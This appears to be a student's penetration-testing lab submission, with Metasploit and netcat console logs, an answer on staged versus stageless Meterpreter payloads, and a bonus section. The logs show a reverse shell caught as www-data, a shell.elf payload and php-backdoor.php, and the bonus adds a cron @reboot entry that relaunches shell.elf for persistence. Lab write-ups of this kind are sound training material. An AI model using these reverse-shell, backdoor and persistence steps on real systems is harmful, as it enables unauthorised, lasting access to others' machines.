msf6 post(multi/recon/local_exploit_suggester) > run

[-] Session not found
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > 
```



```
Module options (payload/linux/x86/meterpreter_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

View the full module info with the info, or info -d command.

msf6 payload(linux/x86/meterpreter_reverse_tcp) > set LHOST 10.12.0.25
LHOST ⇒ 10.12.0.25
msf6 payload(linux/x86/meterpreter_reverse_tcp) > set LPORT 444
LPORT ⇒ 444
msf6 payload(linux/x86/meterpreter_reverse_tcp) > run -j
[-] Unknown command: run
msf6 payload(linux/x86/meterpreter_reverse_tcp) > run
[-] Unknown command: run
msf6 payload(linux/x86/meterpreter_reverse_tcp) > exploit
[*] Payload Handler Started as Job 1

[-] Handler failed to bind to 10.12.0.25:444:-  -
[-] Handler failed to bind to 0.0.0.0:444:-  -
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0
.0.0:444).
msf6 payload(linux/x86/meterpreter_reverse_tcp) > 
```



```
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.12.0.25] from (UNKNOWN) [10.12.0.20] 33098
whoami
www-data
ifconfig
./shell.elf &
whoami
www-data
.//shell.elf &
whoami
www-data
sysinfo
msfconsole
ls
php-backdoor.php
shell.elf
./shell.elf &
whoami
www-data
whoami
www-data
whoami
www-data
whoami
www-data
whoami && ifconfig && date
www-data
```

Research the difference between the payload linux/x86/meterpreter_reverse_tcp and linux/x86/meterpreter/reverse_tcp. What is the difference? (Hint: staged vs stageless) (7.5 pts)

Answer:

linux/x86/meterpreter/reverse_tcp, which is a payload from msfvenom, is a binary linux meterpreter reverse shell. This is one of Metasploit's standard staged payloads and is more complicated because it must go to another device to obtain a second stage. So it needs a Handler, which for example could be the exploit/multi/hander module of Metasploit.

Linux/x86/meterpreter_reverse_tcp is considered stageless because it can deliing ver the payload in one step to the victim establishing a full reverse tcp connection without having to rely on a secondary stage download. This payload does NOT need a stager to create a communication channel between the attacker and target.


SEE BONUS ON LAST PAGE

Bonus - Maintaining Access

Figure out a way to maintain persistence between reboots using the shell.elf binary you uploaded to the system and implement the method. Document your and screenshot your steps. (7.5 pts)

Answer: These are the steps I took:

1. **First I used the command, crontab -e**
2. **This opened up the crontab file for my root user, and I entered below the comments the following: @reboot /path/to/shell.elf > /dev/null 2>&1 & Then I saved the file.**
3. **Next I confirmed my webshell was still up and running and confirmed my shell.elf file was still in the root directory.**
4. **Next, I typed in the command 'reboot' in the kali command prompt.**
5. **The machine started to shutdown and I got the black and white Kali Linux logo. After waiting about a minute, the login came back up and I logged in.**
6. **I opened up my root folder and started firefox. The webpage webshell was all working properly and everything was still there. So this confirms that my simple edit to the crontab -e file maintained persistence between rebooting the system.**
7. **The screenshot attached is what everything looked like once opened it was already up and running still. Also in the screenshot is my cat view of the crontab -e line I put in the file.**



```
  GNU nano 7.2   /tmp/crontab.jh4hvu/crontab
#
# For more information see the manual pages of crontab>
#
# m h  dom mon dow   command


@reboot /root/shell.elf > /dev/null 2>&1 &

^G Help      ^O Write Out  ^W Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

```
execute command: whoami  go

upload file: Browse... No file selected.     to dir:        upload
```